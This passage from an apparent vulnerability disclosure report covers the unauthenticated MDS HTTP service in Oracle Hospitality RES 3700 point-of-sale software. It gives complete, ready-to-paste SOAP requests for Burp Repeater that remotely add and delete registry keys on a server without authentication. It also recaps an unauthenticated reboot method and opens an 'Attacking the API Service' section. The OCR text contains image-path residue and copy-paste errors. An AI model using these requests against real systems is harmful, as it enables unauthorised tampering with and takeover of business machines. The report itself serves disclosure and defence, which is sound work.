
From the above the **Reg_AddKey** method has two parameters as below:

- **Key:** The key to add Ex: SOFTWARE\MICROS\Common\Printers\OPOS (OPOS will be added)
- **KeyType:** The type of the key Ex: HKEY_LOCAL_MACHINE

We will recreate and test **Reg_AddKey** Method.


We will be adding a key under **HKEY_LOCAL_MACHINE** with the full path of **SOFTWARE\Wow6432Node\MICROS\3700\3700d** and the key we will be adding is **VIRUS** so that a new Key under 3700d will be created.

Screenshot below shows the current key value before we add it on the **SERVER.**




We now go to the **TESTING PC** and open Burpsuite and use "Repeater" to send an HTTP Request with **Reg_AddKey** Method and populate the above values for each parameter and the Key **VIRUS** under SOFTWARE\Wow6432Node\MICROS\3700\3700d.

This means we can add any registry key on the remote **SERVER** or **CLIENT.**



After sending the above request we check if the Key **VIRUS** has been created on the **SERVER** (192.168.1.10) and indeed as per below it was added:



To reproduce the above you can copy/paste the below to Burpsuite “Repeater”:

```
POST /192.168.1.10 HTTP/1.1

Content-Type: text/xml

User-Agent: MDS POS Client

Host: 192.168.1.10:50123

Content-Length: 478

Connection: Keep-Alive


<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">

<SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">

  <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service>

  <MCRS-ENV:Method>Reg_AddKey</MCRS-ENV:Method>

  <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey>

  <MCRS-ENV:InputParameters>

            <Key>SOFTWARE\Wow6432Node\MICROS\3700\3700d\VIRUS</Key>

            <KeyType>HKEY_LOCAL_MACHINE</KeyType>

  </MCRS-ENV:InputParameters>

</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

5-Reg_DeleteKey

The **Reg_DeleteKey** Method allows any user on the same network to delete a registry key remotely on any server or client with Oracle/Micros Hospitality RES 3700 Releases 4.x through 5.7 without any authentication.


Below is a screenshot with explanation:

From the above the **Reg_DelteKey** method has two parameters as below:

- **Key:** The key to add Ex: SOFTWARE\MICROS\Common\Printers\OPOS (OPOS will be added)
- **KeyType:** The type of the key Ex: HKEY_LOCAL_MACHINE


We will recreate and test **Reg_DeleteKey** Method. We will be deleting a key under **HKEY_LOCAL_MACHINE** with the full path of **SOFTWARE\Wow6432Node\MICROS\3700\3700d\VIRUS** and the key we will deleting is **VIRUS** that we created earlier with the **Reg_AddKey** Method.

Screenshot below shows the current key value before we delete it on the **SERVER.**




We now go to the **TESTING PC** and open Burpsuite and use "Repeater" to send an HTTP Request with **Reg_DeleteKey** Method and populate the above Key value for each parameter and the Key **VIRUS** under SOFTWARE\Wow6432Node\MICROS\3700\3700d\VIRUS should be deleted.

This means we can add any registry key on the remote **SERVER** or **CLIENT.**



After sending the above request we check if the Key **VIRUS** has been deleted on the **SERVER** (192.168.1.10) and indeed as per below it was deleted:




To reproduce the above you can copy/paste the below to Burpsuite “Repeater”:

```
POST /192.168.1.10 HTTP/1.1

Content-Type: text/xml

User-Agent: MDS POS Client

Host: 192.168.1.10:50123

Content-Length: 481

Connection: Keep-Alive


<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">

<SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">

  <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service>

  <MCRS-ENV:Method>Reg_DeleteKey</MCRS-ENV:Method>

  <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey>

  <MCRS-ENV:InputParameters>

          <Key>SOFTWARE\Wow6432Node\MICROS\3700\3700d\VIRUS</Key>

          <KeyType>HKEY_LOCAL_MACHINE</KeyType>

  </MCRS-ENV:InputParameters>

</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

6-Reboot

The Reboot method has already been discussed before and it allows rebooting any **SERVER** (except releases 5.5, 5.6 and 5.7) and any **CLIENT** without any authentication. This section will be a quick recap of this Method.

Below is a screenshot with explanation:



From the above the **Reboot** method has no parameters.

Screenshot below above shows how to send this via Burpsuite “Repeater” on the **TESTING PC.**

The **Reboot** Method has already been confirmed previously.

4.0-Attacking the API Service

4.1-Vulerability Overview – RECAP

4.1.1-Vulnerability Basic Description

If you reached this section without skipping the whole report, then this section is a repetition of section **2.1-Vulnerability Overview**. The reason it was repeated is that in case you wish to skip directly to the attack, exploit, Proof of Concept section without dealing with the details you can open this report and start from here right away so in case you didn't read anything in the previous sections you will take a basic idea of what the Vulnerability is and start the attack directly.

Note that it's highly recommended if you skip the report and directly read from here you will return and read all of it later so that the full picture of the Vulnerability is understood.

The vulnerability was found in Oracle Hospitality RES 3700 product (Previously known as MICROS systems which was later acquired by Oracle). The vulnerable service was identified as the MDS HTTP Service.

It was found that the communication between the Server and Client (In our case between a Server PC that is running Oracle Hospitality RES 3700 and a Client PC i.e. a User Workstation running Oracle Hospitality RES 3700 Client) is in cleartext HTTP.

No form of encryption or obfuscation is used which in turn allowed reverse engineering the communication and finding out that both the server and clients send/receive HTTP requests to perform actions and commands without any authentication.

The actions allowed by the server and clients would allow any malicious attacker to remotely read/write files and registry keys among many others which would eventually lead to full system compromise with highest level system privileges.

